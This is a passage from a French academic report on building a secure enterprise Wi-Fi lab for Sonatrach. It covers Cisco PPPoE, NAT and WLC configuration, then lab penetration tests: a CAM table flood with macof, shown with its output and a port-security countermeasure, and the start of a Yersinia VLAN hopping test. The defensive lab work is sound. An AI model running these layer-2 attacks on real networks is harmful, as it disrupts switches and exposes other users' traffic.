router(config-if)#hostna
*Feb 25 11:14:21.004: %LINK-5-CHANGED: Interface Ethernet0/0, changed state to a
dministratively down
*Feb 25 11:14:22.008: %LINEPROTO-5-UPDOWN: Line protocol on Interface Ethernet0/
0, changed state to down
router(config-if)#hostname
router(config-if)#hostname ISP-1
ISP-1(config)#
ISP-1(config)#
ISP-1(config)#inter
ISP-1(config)#interface vir
ISP-1(config)#interface virtual-temp
ISP-1(config)#interface virtual-template 1
ISP-1(config-if)#
ISP-1(config-if)#ip add
ISP-1(config-if)#ip address 172.16.1.1 255.255.255.0
ISP-1(config-if)#no shut
ISP-1(config-if)#no shutdown
ISP-1(config-if)#

```

Figure III. 18: Configuration de l'Interface Virtual-Template pour PPPoE.

```

ISP-1(config)#
ISP-1(config)#bba-grou
ISP-1(config)#bba-group pppoe deriche
ISP-1(config-bba-group)#
*Feb 25 11:16:47.610: %LINEPROTO-5-UPDOWN: Line protocol on Interface Virtual-Ac
cess2, changed state to up
ISP-1(config-bba-group)#
*Feb 25 11:16:47.610: %LINK-3-UPDOWN: Interface Virtual-Access2, changed state t
o up
ISP-1(config-bba-group)#int e0/1
ISP-1(config-if)#pppoe ena
ISP-1(config-if)#pppoe enable gro
ISP-1(config-if)#pppoe enable group deriche
ISP-1(config-if)#no shut
ISP-1(config-if)#no shutdown
ISP-1(config-if)#
*Feb 25 11:17:52.787: %LINK-3-UPDOWN: Interface Ethernet0/1, changed state to up
*Feb 25 11:17:53.791: %LINEPROTO-5-UPDOWN: Line protocol on Interface Ethernet0/1, changed state to up

```

Figure III. 19: Configuration du Groupe PPPoE et Activation sur l'Interface Ethernet.

```

ISP-1(config)#ip local pool mypool 172.16.1.10 172.16.1.30
ISP-1(config)#
ISP-1(config)#int virt
ISP-1(config)#int virtual-tem
ISP-1(config)#int virtual-template 1
ISP-1(config-if)#
ISP-1(config-if)#peer def
ISP-1(config-if)#peer default ip add
ISP-1(config-if)#peer default ip address pool mypool

```

Figure III. 20: Création d'un Pool d'Adresses IP .

```

Active-R
Active-R1(config)#int
Active-R1(config)#interface dia
Active-R1(config)#interface g0/0
Active-R1(config-if)#ppo
Active-R1(config-if)#ppp
Active-R1(config-if)#pppoe en
Active-R1(config-if)#pppoe enable
Active-R1(config-if)#
*Feb 25 11:27:28.287: %LINEPROTO-5-UPDOWN: Line protocol on Interface Virtual-Access1, changed state to up
*Feb 25 11:27:28.292: %LINK-3-UPDOWN: Interface Virtual-Access1, changed state to up
Active-R1(config-if)#no shut
Active-R1(config-if)#no shutdown
Active-R1(config-if)#
Active-R1(config-if)#pp
Active-R1(config-if)#pppoe
*Feb 25 11:27:34.292: %LINK-3-UPDOWN: Interface GigabitEthernet0/0, changed state to up
*Feb 25 11:27:35.292: %LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet0/0, changed state to up
Active-R1(config-if)#pppoe-cl
Active-R1(config-if)#pppoe-client dial
Active-R1(config-if)#pppoe-client dial-pool-number 1
Active-R1(config-if)#int dial
Active-R1(config-if)#int dial
Active-R1(config-if)#int diale
Active-R1(config-if)#int dialer 0
Active-R1(config-if)#ip mtu 1492
Active-R1(config-if)#
Active-R1(config-if)#ip add
Active-R1(config-if)#ip address neg
Active-R1(config-if)#ip address negotiated
Active-R1(config-if)#dial
Active-R1(config-if)#dialer pool 1
Active-R1(config-if)#encap
Active-R1(config-if)#encapsulation ppp
Active-R1(config-if)#
*Feb 25 11:30:27.149: %DIALER-6-BIND: Interface Vi2 bound to profile Di0
*Feb 25 11:30:27.155: %LINK-3-UPDOWN: Interface Virtual-Access2, changed state to up
*Feb 25 11:30:28.880: %DIALER-6-UNBIND: Interface Vi2 unbound from profile Di0p

```

Figure III. 21: Configuration du Client PPPoE et des Interfaces Dialer.

Explication :

- Activation du serveur PPPoE sur l'interface Ethernet 0/0 ;
- Configuration d'un modèle virtuel ('Virtual-Template 1') avec le MTU adapté;
- Authentification PAP pour les clients PPPoE;
- Attribution des adresses IP aux clients depuis un pool DHCP local.

b. Configuration de l'adressage IP et du NAT

Afin d'assurer la translation d'adresses entre le réseau local et Internet, nous configurons NAT (Network Address Translation).

```
Active-R1(config)#acc
Active-R1(config)#access-list 1 perm
Active-R1(config)#access-list 1 permit any
Active-R1(config)#
Active-R1(config)#
Active-R1(config)#ip nat insi
Active-R1(config)#ip nat inside source list 1 int
Active-R1(config)#ip nat inside source list 1 interface dial
Active-R1(config)#ip nat inside source list 1 interface dialer 0 over
Active-R1(config)#ip nat inside source list 1 interface dialer 0 overload
Active-R1(config)#
Active-R1(config)#
*Feb 25 19:32:51.988: %LINEPROTO-5-UPDOWN: Line protocol on Interface NVI0, changed state to up
```

Figure III. 22: Configuration de NAT avec Surcharge (PAT) sur une Interface Dialer.

```
Active-R1(config)#int BVI 1
Active-R1(config-if)#ip nat insi
Active-R1(config-if)#ip nat inside
Active-R1(config-if)#
```

Figure III. 23: Configuration de l'Interface BVI pour NAT Inside.

Explication :

- Interface `Ethernet 0/1` : utilisée pour le réseau interne (LAN)
- Interface `Ethernet 0/0` : interface connectée à Internet (WAN)
- NAT configuré avec une ACL permettant au réseau interne d'accéder à Internet

c. Configuration du routage

Pour assurer la connectivité entre les réseaux, nous définissons une route par défaut :

```
ISP-1(config)#ip route 0.0.0.0 0.0.0.0 192.168.1.1
ISP-1(config)#
ISP-1(config)#
ISP-1(config)#
ISP-1(config)#
ISP-1(config)#
ISP-1(config)#ip route
ISP-1(config)#ip route 192.168.0.0 255.255.0.0 192.168.150.1
```

Figure III. 24: Configuration Routes Statique et Par Défaut.

Explication :

- Cette route envoie tout le trafic non local vers l'interface `Ethernet 0/0`, assurant la connexion vers Internet.

d. Vérification de la connectivité

Une fois la configuration terminée, nous pouvons vérifier la connectivité avec des commandes comme :

```

Administrator: Command Prompt
Connection-specific DNS Suffix . : sonatrach.LOCAL
Link-local IPv6 Address . . . . . : fe80::7009:1b4f:8d5a:d5e4%11
IPv4 Address. . . . . : 192.168.10.10
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.10.1

Tunnel adapter isatap.sonatrach.LOCAL:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . : sonatrach.LOCAL

C:\Users\user>ping 8.8.8.8

Pinging 8.8.8.8 with 32 bytes of data:
Reply from 8.8.8.8: bytes=32 time=91ms TTL=113
Reply from 8.8.8.8: bytes=32 time=58ms TTL=113
Reply from 8.8.8.8: bytes=32 time=59ms TTL=113
Reply from 8.8.8.8: bytes=32 time=61ms TTL=113

Ping statistics for 8.8.8.8:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 58ms, Maximum = 91ms, Average = 67ms

C:\Users\user>

```

Figure III. 25: Test de Connectivité (Ping vers Google DNS avec PC-1).

Cette configuration permet au routeur ISP d'offrir une connectivité Internet aux clients via PPPoE, de gérer le NAT et le DHCP, et d'assurer un bon routage des paquets. Elle garantit également un accès sécurisé et fluide à Internet.

3.6. Configuration des Postes Clients

Dans le cadre du déploiement d'un Wi-Fi sécurisé au sein de l'entreprise Sonatrach, il est essentiel de configurer correctement les postes clients afin qu'ils puissent s'intégrer efficacement à l'infrastructure réseau. Cette section décrit les étapes de configuration des postes informatiques, notamment leur intégration au domaine, la gestion des utilisateurs et des permissions, ainsi que les paramètres de connexion au réseau Wi-Fi sécurisé.

a. Accès au Domaine

Les PC doivent être connectés au réseau interne de Sonatrach pour rejoindre le domaine.

b. Intégration des Postes Clients au Domaine

- Ajout d'un PC au Domaine 'Sonatrach.LOCAL'.
- Rejoindre le Domaine :
 - Saisir le nom du domaine : 'Sonatrach.LOCAL';
 - Entrer les identifiants d'un administrateur du domaine;
 - Redémarrer l'ordinateur pour appliquer les modifications.




Figure III. 26:: Ajout de l'Ordinateur PC-1 au Domaine sonatrach.LOCAL.




Figure III. 27: Succès de l'Intégration au Domaine sonatrach.LOCAL.

c. Validation de l'Adhésion au Domaine

Après le redémarrage :

- Se connecter avec un compte utilisateur du domaine;
- Exécuter ``whoami /domain`` dans l'Invite de commandes pour vérifier l'appartenance au domaine;
- Vérifier dans Active Directory que le PC est bien enregistré sous l'OU approprié.



Figure III. 28: Connexion au Domaine SONATRACH avec un Compte Utilisateur.

La configuration des postes clients est une étape essentielle pour assurer une intégration fluide et sécurisée au sein de l'infrastructure réseau de Sonatrach. En suivant ces bonnes pratiques, on garantit à la fois la connectivité et la sécurité des utilisateurs tout en facilitant la gestion des ressources informatiques.

3.7. Configuration du Contrôleur LAN Sans Fil (WLC)

Le Wireless LAN Controller (WLC) joue un rôle central dans la gestion et la sécurisation du réseau Wi-Fi en centralisant l'administration des points d'accès. Il permet de contrôler les connexions sans fil, d'appliquer des politiques de sécurité et de garantir une segmentation efficace du réseau.

a. Configuration de base du WLC

- Attribution d'une adresse IP statique au WLC.
- Configuration des interfaces VLAN pour séparer les réseaux (Employés, Invités, IoT, etc.).
- Définition des SSID avec les paramètres de chiffrement et d'authentification adaptés.

b. Sécurisation du Wi-Fi via le WLC

- Activation du WPA3-Enterprise avec 802.1X pour renforcer l'authentification;
- Mise en place de RADIUS (NPS) comme serveur d'authentification centralisé;
- Activation du filtrage MAC dynamique pour restreindre l'accès aux appareils autorisés;
- Segmentation du réseau avec Dynamic VLANs selon le profil des utilisateurs;
- Application de Client Isolation et SSID Broadcast Control pour limiter les risques d'attaques internes.

c. Gestion et Surveillance

- Activation du Wireless Intrusion Prevention System (WIPS) pour détecter les attaques réseau;
- Mise en place de logs et de monitoring via un SIEM pour suivre l'activité du réseau sans fil;
- Définition de règles de pare-feu spécifiques aux VLANs Wi-Fi pour contrôler le trafic autorisé.

Cette configuration permet d'assurer un réseau Wi-Fi sécurisé et résilient, en limitant les risques liés aux attaques courantes sur les infrastructures sans fil.

```

vWLC
AUTO-INSTALL: process terminated -- no configuration loaded

Enter Administrative User Name (24 characters max): vWLC
Enter Administrative Password (3 to 24 characters): *****
Re-enter Administrative Password : *****

Service Interface IP Address Configuration [static][DHCP]: static
Service Interface IP Address: 172.20.10.254
Service Interface Netmask: 255.255.255.0

Management Interface IP Address: 192.168.20.254
Management Interface Netmask: 255.255.255.0
Management Interface Default Router: 192.168.20.1
Cleaning up Provisioning SSID
Management Interface VLAN Identifier (0 = untagged): 20
Management Interface Port Num [1 to 1]: 1
Management Interface DHCP Server IP Address: 192.168.30.200

Virtual Gateway IP Address: 172.20.10.1
Err: Virtual Gateway IP address conflicts with addresses configured

Virtual Gateway IP Address: 1.1.1.1

Mobility/RF Group Name: Group1

Network Name (SSID): wi-fi

Configure DHCP Bridging Mode [yes][NO]: NO

Allow Static IP Addresses [YES][no]: no

Configure a RADIUS Server now? [YES][no]: no
Warning! The default WLAN security policy requires a RADIUS server.
Please see documentation for more details.

Enter Country Code list (enter 'help' for a list of countries) [US]: US

Enable 802.11b Network [YES][no]: yes
Enable 802.11a Network [YES][no]: yes
Enable 802.11g Network [YES][no]: yes
Enable Auto-RF [YES][no]: yes

Configure a NTP server now? [YES][no]: yes
Enter the NTP server's IP address: 192.168.30.200
Enter a polling interval between 3600 and 604800 secs: 3600

Would you like to configure IPv6 parameters[YES][no]: no

Configuration correct? If yes, system will save it and reset. [yes][NO]: yes

```

Figure III. 29: : Configuration du Cisco Virtual Wireless LAN Controller (vWLC).




Figure III. 30: Connexion à l'interface Web du Cisco Wireless LAN Controller (WLC).

4. Tests d'intrusion

Dans cette partie, nous allons tester quelques intrusions et voir comment les atténuer. Les tests se feront avec la machine Kali linux.

Nous avons mis en place un laboratoire de test sur EVE-NG afin de simuler différentes attaques réseau. L'objectif est de comprendre les vulnérabilités des infrastructures filaires et sans fil, puis de proposer des solutions adaptées pour renforcer la sécurité du réseau Wi-Fi d'une entreprise.

Notre laboratoire comprend :

- Un réseau filaire segmenté en VLANs avec des équipements réseau simulant un environnement d'entreprise;
- Un réseau Wi-Fi sécurisé avec authentification WPA/WPA2/WPA3, contrôlé par un serveur RADIUS (NPS);
- Un attaquant (Hacker) positionné sur le réseau pour effectuer diverses attaques.


4.1. Attaques sur le Réseau Filaire

Nous avons simulé plusieurs attaques réseau sur la partie filaire du laboratoire :

a. CAM Table Overflow Attack

Objectif : Saturer la table d'adresses MAC du switch pour forcer le basculement en mode hub et capturer le trafic réseau.

Outils utilisés : macof



```

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ping 192.168.100.1
PING 192.168.100.1 (192.168.100.1) 56(84) bytes of data.
64 bytes from 192.168.100.1: icmp_seq=1 ttl=255 time=19.7 ms
64 bytes from 192.168.100.1: icmp_seq=2 ttl=255 time=6.43 ms
64 bytes from 192.168.100.1: icmp_seq=3 ttl=255 time=14.1 ms
^C
--- 192.168.100.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 6.433/13.432/19.745/5.457 ms
root@kali:~# macof -i eth0

```

Figure III. 31: Attaque de Saturation de la Table CAM avec macof sur Kali Linux.

```

cs1
1 008a:ae03:8ee4 DYNAMIC Gi0/1
1 008c:4353:c02f DYNAMIC Gi0/1
1 0092:9a5d:3b4e DYNAMIC Gi0/1
1 00a5:9a69:c25a DYNAMIC Gi0/1
1 00a6:667e:3d87 DYNAMIC Gi0/1
1 00b7:6025:bfc7 DYNAMIC Gi0/1
1 00b8:da4e:eb7d DYNAMIC Gi0/1
1 00bc:8f3f:bed7 DYNAMIC Gi0/1
1 00bf:7545:38bb DYNAMIC Gi0/1
1 00c1:1844:d071 DYNAMIC Gi0/1
1 00ec:4e56:7fe1 DYNAMIC Gi0/1
1 0204:3044:7fd2 DYNAMIC Gi0/1
1 0208:df52:44fe DYNAMIC Gi0/1
1 0213:bd37:390f DYNAMIC Gi0/1
1 0214:4c68:6ebe DYNAMIC Gi0/1
1 0225:1e50:432b DYNAMIC Gi0/1
1 0227:9043:b97f DYNAMIC Gi0/1
1 0229:0467:739f DYNAMIC Gi0/1
1 022c:8e68:63fe DYNAMIC Gi0/1
1 0230:b52b:be4e DYNAMIC Gi0/1
1 0234:9d2c:3043 DYNAMIC Gi0/1
1 023a:0d45:f386 DYNAMIC Gi0/1
1 024a:556c:7d26 DYNAMIC Gi0/1
1 0254:1b70:a065 DYNAMIC Gi0/1
1 0258:155c:33bc DYNAMIC Gi0/1
1 025f:395d:9114 DYNAMIC Gi0/1
1 0268:757b:83a1 DYNAMIC Gi0/1
1 026c:a471:768b DYNAMIC Gi0/1
1 026e:a47a:3675 DYNAMIC Gi0/1
1 0273:f40e:171c DYNAMIC Gi0/1
1 028e:6f23:2f5a DYNAMIC Gi0/1
1 029a:c66b:277a DYNAMIC Gi0/1
1 02a6:c632:cc49 DYNAMIC Gi0/1
1 02aa:2170:9cfe DYNAMIC Gi0/1
1 02ad:8d14:698d DYNAMIC Gi0/1
1 02ad:8d77:8949 DYNAMIC Gi0/1
1 02ad:b92b:ef98 DYNAMIC Gi0/1
1 02ad:ba3c:d904 DYNAMIC Gi0/1
1 02b6:4313:b319 DYNAMIC Gi0/1
1 02b9:4130:3659 DYNAMIC Gi0/1
1 02b9:8637:1e4d DYNAMIC Gi0/1
1 02ce:c920:d6d6 DYNAMIC Gi0/1
1 02d0:2801:6ed6 DYNAMIC Gi0/1
1 02f7:1548:c67b DYNAMIC Gi0/1
1 02fd:2d69:5074 DYNAMIC Gi0/1
1 0406:9334:712f DYNAMIC Gi0/1
--More--

QEMU (Hacker)
Applications Places Terminal Wed 05:21
root@kali: ~
File Edit View Search Terminal Help
6(0) win 512
ef:1c:74:6a:4e:7b 43:a9:bd:10:62:a7 0.0.0.0.58898 > 0.0.0.0.14181: S 1400837946
46(0) win 512
be:17:96:6:2b:ef b5:7f:60:48:6a:74 0.0.0.0.10065 > 0.0.0.0.52107: S 150437640:1
0) win 512
b4:e6:fc:2d:29:3 6f:61:8b:3d:11:3b 0.0.0.0.59237 > 0.0.0.0.46719: S 1645538442:
2(0) win 512
c9:d1:5e:16:2:56 84:af:38:35:28:a2 0.0.0.0.49867 > 0.0.0.0.25464: S 1469201558:
metasploit framework in 512
6c:d2:ca:31:7d:b2 5:86:ab:16:4c:cc 0.0.0.0.39453 > 0.0.0.0.20024: S 1141484944:
4(0) win 512
5d:44:5a:1a:4c:6 40:96:5:f:b2:fd 0.0.0.0.10983 > 0.0.0.0.43202: S 1419914772:14
0) win 512
ab:ab:85:66:de:6a e5:db:a3:73:ee:76 0.0.0.0.54193 > 0.0.0.0.20435: S 2013018218
18(0) win 512
3a:d8:1d:25:9d:34 a3:58:b5:41:9:9a 0.0.0.0.49175 > 0.0.0.0.6919: S 324140070:32
) win 512
4d:e1:d6:5b:2f:6e be:f2:3f:45:6a:e2 0.0.0.0.44705 > 0.0.0.0.5834: S 69115391:69
win 512
9d:9e:b2:71:4e:b4 d4:5e:62:3d:d8:df 0.0.0.0.11463 > 0.0.0.0.32495: S 22935475:2
) win 512
e0:70:ea:75:68:f6 3:ff:c6:12:23:1 0.0.0.0.49762 > 0.0.0.0.20619: S 1914846105:1
(0) win 512
8f:3d:ae:44:e0:6a ae:ca:5b:75:3b:3a 0.0.0.0.45973 > 0.0.0.0.64491: S 1166376241
41(0) win 512
4d:24:f6:8:6:53 60:85:a2:4:79:c9 0.0.0.0.29367 > 0.0.0.0.24486: S 493000396:493
win 512
42:46:92:76:f9:1a 80:24:b2:3d:9e:4e 0.0.0.0.57682 > 0.0.0.0.56958^C
root@kali:~#

```

Figure III. 32: Simulation d'une attaque de saturation de la table CAM.

Cette figure nous montre que le système Kali exécutant une attaque de saturation de la table CAM avec macof, inondant le commutateur de fausses adresses MAC. À gauche, L'attaque a réussi à remplir la table CAM, forçant le switch à diffuser le trafic sur tous les ports.

```

cs1
1 d85a:4b64:6c16 DYNAMIC Gi0/1
1 d85c:4309:251e DYNAMIC Gi0/1
1 d86e:a70f:f3ff DYNAMIC Gi0/1
1 d87c:e863:1d5b DYNAMIC Gi0/1
1 d893:7168:f5a1 DYNAMIC Gi0/1
1 d89a:bd08:9032 DYNAMIC Gi0/1
1 d89c:992e:89bd DYNAMIC Gi0/1
1 d8a8:3238:04b3 DYNAMIC Gi0/1
1 d8ac:0067:9044 DYNAMIC Gi0/1
30 5000:0008:0000 DYNAMIC Gi1/0
30 5000:0009:0001 DYNAMIC Gi0/1
10 5000:0009:0001 DYNAMIC Gi0/1
10 5000:000a:0000 DYNAMIC Gi0/1
20 5000:0009:0001 DYNAMIC Gi0/1
40 5000:0009:0001 DYNAMIC Gi0/1
50 5000:0009:0001 DYNAMIC Gi0/1
Total Mac Addresses for this criterion: 3389
Core-SW01#
Core-SW01#
Core-SW01#

root@kali: ~
File Edit View Search Terminal Help
6(0) win 512
ef:1c:74:6a:4e:7b 43:a9:bd:10:62:a7 0.0.0.0.58898 > 0.0.0.0.14181
46(0) win 512
be:17:96:6:2b:ef b5:7f:60:48:6a:74 0.0.0.0.10065 > 0.0.0.0.52107:
0) win 512
b4:e6:fc:2d:29:3 6f:61:8b:3d:11:3b 0.0.0.0.59237 > 0.0.0.0.46719:
2(0) win 512
c9:d1:5e:16:2:56 84:af:38:35:28:a2 0.0.0.0.49867 > 0.0.0.0.25464:
8(0) win 512
6c:d2:ca:31:7d:b2 5:86:ab:16:4c:cc 0.0.0.0.39453 > 0.0.0.0.20024:
4(0) win 512
5d:44:5a:1a:4c:6 40:96:5:f:b2:fd 0.0.0.0.10983 > 0.0.0.0.43202: S
0) win 512
ab:ab:85:66:de:6a e5:db:a3:73:ee:76 0.0.0.0.54193 > 0.0.0.0.20435

```

Figure III. 33: Débordement de la table CAM – Plus de 3300 adresses MAC en seulement 3 secondes.

Contre-mesures :

- Activation de la sécurité des ports (Port Security) sur les switches;
- Limitation du nombre d'adresses MAC par port.

```
Core-SW01(config-if)#switchport port-security mac-address stic
Core-SW01(config-if)#switchport port-security mac-address sticky
Core-SW01(config-if)#swit
Core-SW01(config-if)#switchport port
Core-SW01(config-if)#switchport port-security viol
Core-SW01(config-if)#switchport port-security violation pro
Core-SW01(config-if)#switchport port-security violation protect
Core-SW01(config-if)#do sh mac add
% Ambiguous command: "do sh mac add"
Core-SW01(config-if)#do sh mac add
      Mac Address Table
-----
Vlan    Mac Address      Type      Ports
----    -
1       0000.0c07.ac96   DYNAMIC   Gi0/3
1       5000.0001.0002   DYNAMIC   Gi1/1
1       5000.0007.0001   DYNAMIC   Gi0/3
1       5000.0009.0001   DYNAMIC   Gi0/1
30      5000.0009.0001   DYNAMIC   Gi0/1
10      5000.0009.0001   DYNAMIC   Gi0/1
10      5000.000a.0000   DYNAMIC   Gi0/1
20      5000.0009.0001   DYNAMIC   Gi0/1
40      5000.0009.0001   DYNAMIC   Gi0/1
50      5000.0009.0001   DYNAMIC   Gi0/1
Total Mac Addresses for this criterion: 10
```

Figure III. 34: Attaque Mitigée – La Sécurité des Ports Activée.

b. VLAN Hopping Attack

Objectif : Contourner la segmentation VLAN en exploitant une mauvaise configuration des switches.

Outils utilisés : Yersinia , Wireshark




Figure III. 35: Attaque VLAN Hopping avec Yersinia et Sniffing du Trafic avec Wireshark.


